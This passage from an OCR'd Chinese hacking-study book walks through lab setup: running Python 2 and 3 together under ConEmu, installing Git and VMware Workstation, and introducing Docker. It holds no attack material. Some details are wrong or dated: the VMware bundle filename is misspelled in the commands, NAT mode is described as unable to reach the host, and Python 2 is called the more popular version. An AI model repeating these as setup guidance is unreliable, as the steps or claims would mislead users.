

图 1-14　选择安装路径

（4）单击 Install 按钮，开始安装，稍等片刻 Python 3 安装完成。

3．设置环境变量

打开 Python 2 和 Python 3 的安装目录，对比一下 Python 2 和 Python 3 的执行文件，如图 1-15 所示。



图 1-15　Python 2 和 Python 3 执行文件对比

Python 2 和 Python 3 的执行文件都是 Python.exe，在执行 Python 命令时，系统到底是调用 Python 2 还是 Python 3 呢？这就是为什么不在安装时把 Python 路径加入到系统路径的原因。如果在 Linux 中出现这种同名的执行文件，最佳的方法就是将同名的文件移除出系统路径，然后再到系统路径下给它们不同的文件链接。

在 Windows 下当然也可以这样做，但目前 Python 2 更加流行，绝大多数的 Python 程序都是以 Python 2 写的。所以这里只需要将 Python 3 安装目录中的 Python.exe 改名为 Python 3 就可以了，用 Python 命令调用 Python 2，用 Python 3 命令来调用 Python 3。

双击 ConEmu64 图标，打开 ConEmu64，执行命令：

```
    copy D:\HackTools\Python 36\python.exe D:\HackTools\Python 36\python.exe.
bak
    move D:\HackTools\Python 36\python.exe D:\HackTools\Python 36\Python 3.exe
    copy D:\HackTools\Python 36\pythonw.exe D:\HackTools\Python 36\pythonw.exe.
bak
    move D:\HackTools\Python 36\pythonw.exe D:\HackTools\Python 36\pythonw3.
exe
```

执行结果如图 1-16 所示。

图 1-16　Python 3 更名

最后将 Python 2 和 Python 3 的安装路径加入 ConEmu 的环境变量中，让 ConEmu 可以直接调用 Python 命令。单击界面右上方的主菜单按钮，在下拉列表中选择 Settings 选项，如图 1-17 所示。



图 1-17　设置 ConEmu

打开 ConEmu 的设置界面，单击左侧的 Startup→Environment 后，在右侧的文本框中把 Python 2 和 Python 3 安装路径加入 ConEmu 的环境变量中，如图 1-18 所示。



图 1-18　ConEmu 环境变量

单击 Save settings 按钮保存设置，关闭 ConEmu64 后重新打开 ConEmu64，测试一下效果，执行命令：

```
python
exit()
Python 3
exit()
```

测试效果如图 1-19 所示。


cmd
<1> cmd
Search
Clink v0.4.8 [git:d565ad] Copyright (c) 2012-2016 Martin Ridgers
http://mridgers.github.io/clink
Microsoft Windows
king@KING-PC C:\Users\king
> python
Python 2.7.13 (v2.7.13:a06454b1afa1, Dec 17 2016, 20:53:40) [MSC v.1500 64 bit (AMD64)] on
win32
Type "help", "copyright", "credits" or "license" for more information.
>>> exit()
king@KING-PC C:\Users\king
> python3
Python 3.6.0 (v3.6.0:41df79263a11, Dec 23 2016, 08:06:12) [MSC v.1900 64 bit (AMD64)] on wi
n32
Type "help", "copyright", "credits" or "license" for more information.
>>> exit()
king@KING-PC C:\Users\king
>
cmd.exe*[64]:1536
« 161206[64] 1/1 [+] NUM PRI: 91x25 (3,21) 25V 5064 100%

图 1-19　测试 Python 2 和 Python 3

测试结果正常，同样也可以使用 Python 2 script.py 来执行 Python 2 版本的脚本，用 Python 3 script.py 来执行 Python 3 版本的脚本。至此，Python 2 和 Python 3 安装配置完毕。

1.2.4 安装 Git

GitHub 是一个面向开源及私有软件项目的托管平台，因为只支持 Git 作为唯一的版本格式进行托管，故名 GitHub。其网址为 https://github.com，在 GitHub 上，全世界的代码爱好者贡献各种功能的软件。几乎所有的自由软件，都可以在 GitHub 上找到最新的版本。Sqlmap、Beef、nikto……都可以在 GitHub 上下载，如果你仔细找找，不时会有惊喜。

从 GitHub 上下载软件，一般都是使用客户端通过 Git 协议进行下载（也可以使用下载软件直接下载）。最常用的客户端就叫 Git，它不仅仅提供下载功能，作为贡献者可以将它作为一个版本控制器，可以在 Git 仓库中切换、更新自己贡献软件的版本。

1. Windows 下安装 Git

Git 客户端的官网地址是 https://git-scm.com/。从浏览器打开 Git 官网地址，如图 1-20 所示。



图 1-20　Git 官网

（1）单击 Downloads for Windows 按钮，进入下载页面，如图 1-21 所示。



图 1-21　下载 Git

（2）Windows 下的 Git 有两个版本，一个是安装版，一个是可移植版。可移植版的 Git 是个自解压的文件，直接解压缩就可以使用。基于优先选择绿色软件的原则，这里下载可移植版的 Git。根据使用操作系统的版本，下载 Git for Windows Portable。双击下载得到的自解压文件，输入解压缩位置，如图 1-22 所示。



图 1-22　安装 Git for Windows

（3）单击 OK 按钮，程序解压到指定文件夹。Portable 版本的 Git 是不带 GUI 界面的。如果只需要从 Git 仓库下载软件到本地，只需要使用命令 git clone 和 git pull 就可以了。只打算在 ConEmu 中使用 Git，所以需要将 Git 命令的目录加入 ConEmu 的环境变量中，先找到 Git 命令 git.exe 所在的目录位置，如图 1-23 所示。

图 1-23　git.exe 所在位置

（4）双击打开 ConEmu，同时按住键盘 Win + Alt + P 键，打开 ConEmu 的设置界面，单击左侧的 Startup→Environment 后，在右侧的文本框中把 git.exe 所在目录加入 ConEmu 的环境变量中，如图 1-24 所示。



图 1-24　设置 ConEmu 环境变量

（5）单击 Save Settings 按钮，保存设置。重启 ConEmu 测试一下 Git 命令，如图 1-25 所示。



图 1-25　测试 Git for Windows

（6）测试无误，Windows 下的 Git 已经可以使用了。

2．Linux 下安装 Git

在 Linux（Debian 系的 Linux）中安装非商业软件都很简单，基本上都可以用 apt-get 命令来解决。只需要在 Linux 中打开 Terminal，切换到 root 用户后，运行简单的一条命令即可。执行命令：

```
su
apt-get install git
```

执行结果如图 1-26 所示。

在 Terminal 中输入 Y，按 Enter 键，开始安装。安装完毕后测试一下，执行命令：

```
git -help
```

执行结果如图 1-27 所示。



图 1-26　安装 Git for Linux



图 1-27　测试 Git for Linux

好了，Git 已经安装完毕了。基本无须配置（Github 的站点在国外，网络环境不太好，速度比较慢。如果有网络代理可用，最好是给它配置代理服务器），可以直接使用 Git 命令从 Github 上 clone 合适的代码了。

1.3　安装虚拟机

学习黑客不能只纸上谈兵，实践中才能得真知。在学习过程中不可能随时得到符合要求的靶机，而且随意入侵他人的主机还有法律风险，自建靶机才是最好的选择。如果针对系统入侵，可以虚拟整个系统。如果只是针对某个程序入侵，也可以单独地虚拟某个程序。

虚拟整个操作系统，最好的选择就是 VMware 和 VirtualBox 了（Parallels 只能用于 MacOS，Hyper-v 只服务于 Windows，暂且不论）。这两个虚拟机都可以运行于 Windows 和 Linux 下。其中 VirtualBox 是免费的，VMware 是商业软件。但 VMware 确实要比 VirtualBox 方便，而且 VMware 还有试用版本，所以还是选择 VMware 吧。

1.3.1　下载 VMware

VMware 的产品很多，有专供服务器的，也有专供个人的，还用专供云平台的。选择最常见的个人版本 VMware Workstation 就行。打开浏览器，进入 VMware 的官网 https://www.vmware.com，如图 1-28 所示。

图 1-28　VMware 官网

进入官网后会自动进入中文页面。单击页面左侧的产品图标，查看 VMware 的所有产品，如图 1-29 所示。



图 1-29　VMware Workstation

先下载 VMware Workstation for Windows，单击 Workstation for Windows 的链接，如图 1-30 所示。

https://www.vmware.com/cn/products/workstation.html
中国 登录 培训 社区 采购 400-816-0688
搜索
Workstation for Workstation for Windows
Workstation for Windows
立即下载 »
在线购买
概述 功能特性 使用情形 技术规范 比较 常见问题解答 资源 选择您的操作系统
适合所有人的 Windows 虚拟化产品
VMware Workstation Pro 和 VMware Workstation Player 是将多个操作系统作为虚拟机在单台 PC 上运行的行业标准。成千上万的 IT 专业人员、开发人员和企业每天都借助 Workstation Pro 和 Workstation Player 提高敏捷性、工作效率以及安全性。
凭借超过 15 年的虚拟化领先地位、数百万的满意客户以及作为 50 多项大奖的获奖者，VMware 能够提供业界最稳定且最安全的桌面虚拟化平台。

图 1-30　下载 VMware Workstation for Windows

返回刚才的产品页面，以同样的方式下载好 VMware Workstation for Linux。保存安装文件，准备安装。

1.3.2　Windows 下安装 VMware Workstation

（1）双击下载的 VMware Workstation 安装文件，如图 1-31 所示。

（2）这里会检测系统是否符合安装 VMware Workstation 的要求（比如软件冲突之类的）。如果不符合要求，请先调整系统（卸载冲突软件或关闭服务），然后再安装。单击“下一步”按钮，如图 1-32 所示。

图 1-31　安装 VMware Workstation



图 1-32　接受安装协议

（3）安装协议，这个没什么可说的。只能选择接受，单击“下一步”按钮，如图 1-33 所示。

（4）默认安装在 C 盘，如果需要修改安装位置，单击“更改”按钮，修改安装目录后继续。无须修改的直接单击“下一步”按钮。如果没有特殊要求，之后的选择都使用默认选项，全部单击“下一步”按钮即可。全部配置完毕后，安装前的准备工作完成，可以开始安装，如图 1-34 所示。

稍等片刻后，VMware Wrokstation 安装完成。

图 1-33　选择安装位置

图 1-34　安装 VMware Workstation 到系统

1.3.3　Linux 下安装 VMware Workstation

Linux 下的 VMware Workstation 最新的安装文件是 VMware-Workstation-Full-12.5.4-5192485.x86_64.bundle。

（1）打开 Terminal，执行命令：

```
ls
su
chmod u+x VMware-Workstation-Full-12.5.4-5192485.x86_64.bunle
./ VMware-Workstation-Full-12.5.4-5192485.x86_64.bunle
```

命令执行结果如图 1-35 所示。

图 1-35　安装前的准备

（2）因为使用的是一般用户登录，这里首先得切换到 root 用户下才有安装软件的权限，再把安装文件加上可执行文件，最后一个命令开始执行安装文件，如图 1-36 所示。



图 1-36　接受安装协议

（3）这里有两个协议需要接受，选择同意协议后单击 Next 按钮，如图 1-37 所示。



图 1-37　选择连接服务器的用户

（4）选择一个与服务器连接的用户，这里默认选择 root 就好。单击 Next 按钮，如图 1-38 所示。



图 1-38　选择共享虚拟机文件夹

（5）选择共享虚拟机保存文件夹，如果没有特殊要求，无须改动，单击 Next 按钮，如图 1-39 所示。



图 1-39　选择 HTTPS 端口

（6）如果本机已启用了 HTTPS 端口，占用了 443 端口。可以将默认的 443 端口改到其他没有使用的端口上，单击 Next 按钮，如图 1-40 所示。



图 1-40　输入激活码

（7）这里需要输入激活码，也可以安装完成后再输入，单击 Next 按钮，如图 1-41 所示。



图 1-41　安装 VMware Workstation 到系统

（8）所有设置完毕，稍等片刻 VMware Workstation 安装完成。可以选择虚拟机系统开始安装虚拟机了。

VMware Workstation 的网络有三种模式：Host-only、Nat 和 Bridged。

◎ 虚拟系统使用 Nat 模式时，可以连通互联网，但不能与宿主机相连。

◎ 使用 Host-only 模式，可以与宿主机相连，但不能连通外网。

◎ 只有使用 Bridged 模式时，既可以与宿主机相连也可以与外网相连。一般情况下使用 Bridged 模式就可以了。

1.4 安装 Docker

近年来，Docker 是虚拟化的新兴方向。从结构、原理、底层等来说是非常复杂的，如果要详细讲解，恐怕得另开新篇了。如果有读者愿意深入研究，Docker 官方有非常详细的说明，网上也有很多的资料可供了解。作为个人使用者只需要知道 VMware 或者 VirtualBox 之类的虚拟机虚拟的是整个操作系统，而 Docker 只虚拟 Linux 系统中的某个程序就可以了。虚拟整体和虚拟个体之间，谁的开销比较大不言而喻了。一般的个人 PC 使用 VMware 或 VirtualBox 同时虚拟两个系统基本上就有点卡顿了，但是同样的配置使用 Docker 同时虚拟 4~6 个程序基本是无压力的。

Docker 的优点有很多，比如系统开销小、可以同时模拟多个应用、使用简单方便（常用的软件都可以在镜像源中找到相应的镜像文件，即使没有的软件，也可以自行编译镜像）、可以用命令模式，也可以 GUI 操作、支持广泛，不管是 Windows、Linux 还是 Mac OS 都支持……但它也不是完美无缺的。首先 Docker 不能与 VMware 共存，其次 Docker 的官方镜像源对国内的用户而言太慢了，好在这些瑕疵都勉强能接受。

1.4.1　下载 Docker For Docker

Docker 的官方主页是 https://www.docker.com/。打开浏览器，进入 Docker 官网，如图 1-42 所示。

